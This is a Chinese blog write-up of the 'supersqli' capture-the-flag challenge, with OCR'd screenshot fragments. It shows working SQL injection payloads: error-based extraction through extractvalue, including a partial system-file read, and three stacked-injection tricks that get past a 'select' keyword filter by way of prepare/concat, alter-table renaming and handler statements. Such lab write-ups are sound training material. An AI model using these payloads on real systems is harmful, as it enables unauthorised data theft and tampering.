

【攻防世界】五 --- supersqli

原创

通地塔 于 2020-12-23 20:33:51 发布 102 收藏 2

分类专栏: [攻防世界](#) 文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43168364/article/details/111502446

版权



[攻防世界](#) 专栏收录该内容

24 篇文章 0 订阅

订阅专栏

题目 — supersqli

一、writeup

主页很明显的一个sql注入漏洞, 注入点: inject 查询字符串中

取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

注入类型: 字符型

取材于某次真实环境渗透, 只说一句话: 开发和

```
array(3) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

火狐官方网站 常用网址 镇江 就业系统-学生端 在线翻译_有道 国家信息安全漏洞共...

HackBar Quantum × **取材于某次真实环境渗透，只说一句话：开发**

Encryption Encoding
Other XSS SQL
Strings Payloads
Load Split Run

http://220.249.52.134:44680/?inject=1' and '1'='2

姿势: 1 提交查询

https://blog.csdn.net/qq_43168364

字段数: 2

easy_sql × +

← → ↻ 🏠 220.249.52.134:44680/?inject=1' order by 3 --+

火狐官方网站 常用网址 镇江 就业系统-学生端 在线翻译_有道 国家信息安全漏洞共...

HackBar Quantum × **取材于某次真实环境渗透，只说-**

Encryption Encoding
Other XSS SQL
Strings Payloads
Load Split Run

http://220.249.52.134:44680/?inject=1' order by 3 --+

姿势: 1 提交查询

error 1054 : Unknown column '3' in 'order clause'

https://blog.csdn.net/qq_43168364

easy_sql × +

← → ↻ 🏠 220.249.52.134:44680/?inject=1' order by 2 --+

火狐官方网站 常用网址 镇江 就业系统-学生端 在线翻译_有道 国家信息安全漏洞共...

HackBar Quantum × **取材于某次真实环境渗透，!**

Encryption Encoding
Other XSS SQL
Strings Payloads
Load Split Run

http://220.249.52.134:44680/?inject=1' order by 2 --+

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/qq_43168364

显示位: xx, 这里做了过滤, 是对 **关键字的过滤**

easy_sql × +

← → ↻ 🏠 220.249.52.134:44680/?inject=-1' union select%20 1,2 --+

火狐官方网站 常用网址 镇江 就业系统-学生端 在线翻译_有道 国家信息安全漏洞共...

HackBar Quantum × **取材于某次真实环境渗透，只说一句话：开发和安全**




姿势: 1 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

https://blog.csdn.net/qq_43168364

这里联合查询无法使用了，试试其他的注入手法，实在不行在来想办法绕过这个过滤，首先试试报错注入




取材于某次真实环境渗透，只说一句话：开发

姿势: 1 提交查询

```
return preg_match("/select update delete|drop|insert|where|\./i",$inject);
```

https://blog.csdn.net/qq_43168364

updatexml是被过滤的，再试试extractvalue




取材于某次真实环境渗透，只说一句话：开发和安全

姿势: 1 提交查询

```
error 1105 : XPATH syntax error: 'supersqli'
```

https://blog.csdn.net/qq_43168364

没有被过滤，得到了库名：supersqli，再看看当前的用户，是：root@localhost




取材于某次真实环境渗透，只说一句话

姿势: 1 提交查询

```
error 1105 : XPATH syntax error: 'root@localhost'
```

https://blog.csdn.net/qq_43168364

尝试是否可以读文件




取材于某次真实环境渗透，只说一句话：于

姿势: 1 提交查询

```
error 1105 : XPATH syntax error: 'root:x:0:0:root:/root:/bin/ash'
```

https://blog.csdn.net/qq_43168364

可以读出部分文件，但是回显不完全。。。至此 **报错注入** 可以得到的信息也就这么多了。**延时注入** 和 **布尔盲注** 是我们最后的倔强了，最后再尝试。这里先试试是否可以 **堆叠注入**



```

string(1) "1"
[1]=>
string(7) "hahahah"
}

array(1) {
[0]=>
string(11) "ctftraining"
}

array(1) {
[0]=>
string(18) "information_schema"
}

array(1) {
[0]=>
string(5) "mysql"
}

array(1) {
[0]=>
string(18) "performance_schema"
}

array(1) {
[0]=>
string(9) "supersqli"
}


array(1) {
[0]=>
string(4) "test"
}

```

当前的库

https://blog.csdn.net/qq_43168364

堆叠注入可以搞，看表名



姿势: 1

```

array(2) {
[0]=>
string(1) "1"
[1]=>
string(7) "hahahah"
}

array(1) {
[0]=>
string(16) "1919810931114514"
}

array(1) {
[0]=>
string(5) "words"
}

```

https://blog.csdn.net/qq_43168364


看words表的字段名



```

array(6) {
[0]=>


```



```
string(2) "id"  
[1]=>  
string(7) "int(10)"  
[2]=>  
string(2) "NO"  
[3]=>  
string(0) ""  
[4]=>  
NULL  
[5]=>  
string(0) ""  
}  
  
array(6) {  
[0]=>  
string(4) "data"  
[1]=>  
string(11) "varchar(20)"  
[2]=>  
string(2) "NO"  
[3]=>  
string(0) ""  
[4]=>  
NULL  
[5]=>  
string(0) ""  
}
```

https://blog.csdn.net/qq_43168364

words表有两个字段：id 和 data，再看看另一张表的字段，如果表名是数字或者和保留字有冲突的话需要使用反引号括起来





```
string(1) "1"  
[1]=>  
string(7) "hahahah"  
}  
  
array(6) {  
[0]=>  
string(4) "flag"  
[1]=>  
string(12) "varchar(100)"  
[2]=>  
string(2) "NO"  
[3]=>  
string(0) ""  
[4]=>  
NULL  
[5]=>  
string(0) ""  
}
```

https://blog.csdn.net/qq_43168364

该表有一个flag字段，显然flag应该就在该表的flag字段中保存，接下来就要想办法读里面的内容了。这里还是需要绕过前面的那个过滤，这里有了堆叠查询，应该想到用 **预编译** + **concat函数** 来让绕过对select的过滤。执行：


```
?inject=1';set @sql=concat('sel', 'ect flag from `1919810931114514`');PREPARE st1 FROM @sql;EXECUTE st1 --+
```

即可得到flag



上面的是第一种方法，接下来介绍第二种方法—借助alter来修改表的结构

通过上面的步骤可知words表有两个字段：id 和 data



取材于某次真实环境渗透，只

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}
```

再通过回显,我们可以判断后台执行的查询语句应该是: `select * from words where id='xxx'` xxx 就是用户输入的inject的值。因此这里我们可以将表 `1919810931114514` 的名字改为: `words`, `flag` 字段名改为 `id`。这样构造语句: `select * from words where id='1' or 1=1 --+` 让后台去执行就可以拿到flag了。

这里执行:

```
?inject=1';alter table words rename to words1;alter table `1919810931114514` rename to words;alter table words change flag id varchar(50) --+ --- 将words改名为words1, 将1919810931114514表改名为words, 将words的flag字段改名为id
```

- `alter table words rename to words1` — 将 `words` 表改名为 `words1`
- `alter table 1919810931114514 rename to words` — 将 `1919810931114514` 表名改为 `words`
- `alter table words change flag id varchar(50)` — 将words表的 `flag` 字段名改为 `id`

取材于某次真实环境渗透，只说

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/qq_43168364

得到flag

取材于某次真实环境渗透，只说一句

姿势:

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```

https://blog.csdn.net/qq_43168364

方法三 — 使用 **handler语句 + 堆叠查询** 进行数据的查询

handler语句：是一行一行的浏览一个表中的数据，handler语句可以用于：MyISAM 和 InnoDB引擎。handler语句的相关命令如下

- **handler table_name open** ---- 打开一张表
- **handler table_name read first** ---- 读取第一行的内容
- **handler table_name read next** ---- 依次获取其他行的内容

执行：

```
?inject=1';handler `1919810931114514` open;handler `1919810931114514` read first --+
```

直接取得flag

HackBar Quantum

Encryption Encoding

Other XSS SQL

Strings Payloads

Load Split Run

```
http://220.249.52.134:44975/?inject=1';handler`1919810931114514` open;handler `1919810931114514` read first --+
```

Auto-Pwn

Enable Post Data

Enable Referer

取材于某次真实环境渗透，只说一句记

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```

https://blog.csdn.net/qq_43168364

这是最简单的一种方法

二、知识点

- 堆叠注入
- **mysql预处理语句**
 - 所谓预编译语句就是将 SQL 语句中的值用占位符替代
 - 预编译语句的优势在于：一次编译、多次运行，省去了解析优化等过程；此外预编译语句能防止 SQL 注入
 - MySQL 官方将 **prepare**（定义预处理语句）、**execute**（执行预处理语句）、**deallocate**（删除预处理语句）统称为 **PREPARE STATEMENT（prepare statement）**。翻译也就习惯的称其为预处理语句
- 使用 **concat函数** 绕过过滤
- 使用 **alter语句** 和 **handler语句**



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)